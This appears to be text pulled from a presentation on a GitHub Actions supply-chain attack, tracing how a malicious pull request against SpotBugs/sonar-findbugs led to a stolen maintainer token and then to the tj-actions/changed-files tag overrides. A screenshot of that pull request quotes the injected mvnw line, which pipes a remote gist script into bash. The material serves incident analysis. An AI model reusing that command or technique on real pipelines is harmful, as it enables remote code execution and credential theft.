
Secrets printed
to workflow logs

Used in workflow of

Second override:
multiple tags

LOG





>> Timeline <<

March 14, 2025

Mass credentials leak




Step #1

Compromising the SpotBugs organization


PWN request (aka PPE)
is when an actor can run
unauthorized code in your
CI machine
(CI RCE)

Victim


Attacker



Victim




Attacker




5. code checkout

Victim



Attacker



Step #1: Compromising SpotBugs

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs

spotbugs / sonar-findbugs

Q Type to search

<> CodeIssues 9Pull requests 6DiscussionsActions

Run #1116

Try the new experience<> Code

Closed

ghost wants to merge 1 commit into spotbugs:master from unknown repository

Conversation 0

Commits 1

Checks 0

Files changed 1

+2-0

all commitsFile filterConversationsJump to

0 / 1 files viewed

Ask Copilot

Review in codespace

Review changes

2 mvnw

Viewed

↑

@@ -33,6 +33,8 @@

3333#...MAVEN_SKIP_RC...flag to disable loading of mavenrc files

3434#-----

3535

3636curl -sSfL https://gist.githubusercontent.com/randolzfow/aa451dfb48c3bc982aeeb5163261f2f4/raw/4171c8ee0e3ca53d249ff340da772d63567fb58e/run.sh | bash

3737> /dev/null 2>&1

3638if [-z "\$MAVEN_SKIP_RC"]; then

3739

3840...if [-f /usr/local/etc/mavenrc]; then

↓

Step #1: Compromising SpotBugs

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs
- Pipeline exploited on Dec 6th, 2024

Step #1: Compromising SpotBugs

- The attacker targeted a vulnerable GitHub Actions workflow in an orga
SpotBugs/sonar-findbugs
- Pipeline exploited on Dec 6th, 2024

>3 months prior to the tj-actions incident



Step #1: Compromising SpotBugs

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs
- Pipeline exploited on Dec 6th, 2024
- The attacker leaked a PAT (Personal Access Token) of a SpotBugs maintainer. This PAT had admin-like permissions.



Malicious pull request (PPE)

**spotbugs/
sonar-findbugs**

Steal
maintainer's
PAT

Repository access

Invite disposable user
as a member

**spotbugs/
spotbugs**

Create workflow

Steal
maintainer's
PAT

Override v1 tag

**reviewdog/
action-setup**

Dependency

**tj-actions/
eslint-changed-
files**

Used in workflow of

**tj-actions/
changed-files**

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

**coinbase/
agentkit**


Used in workflow of

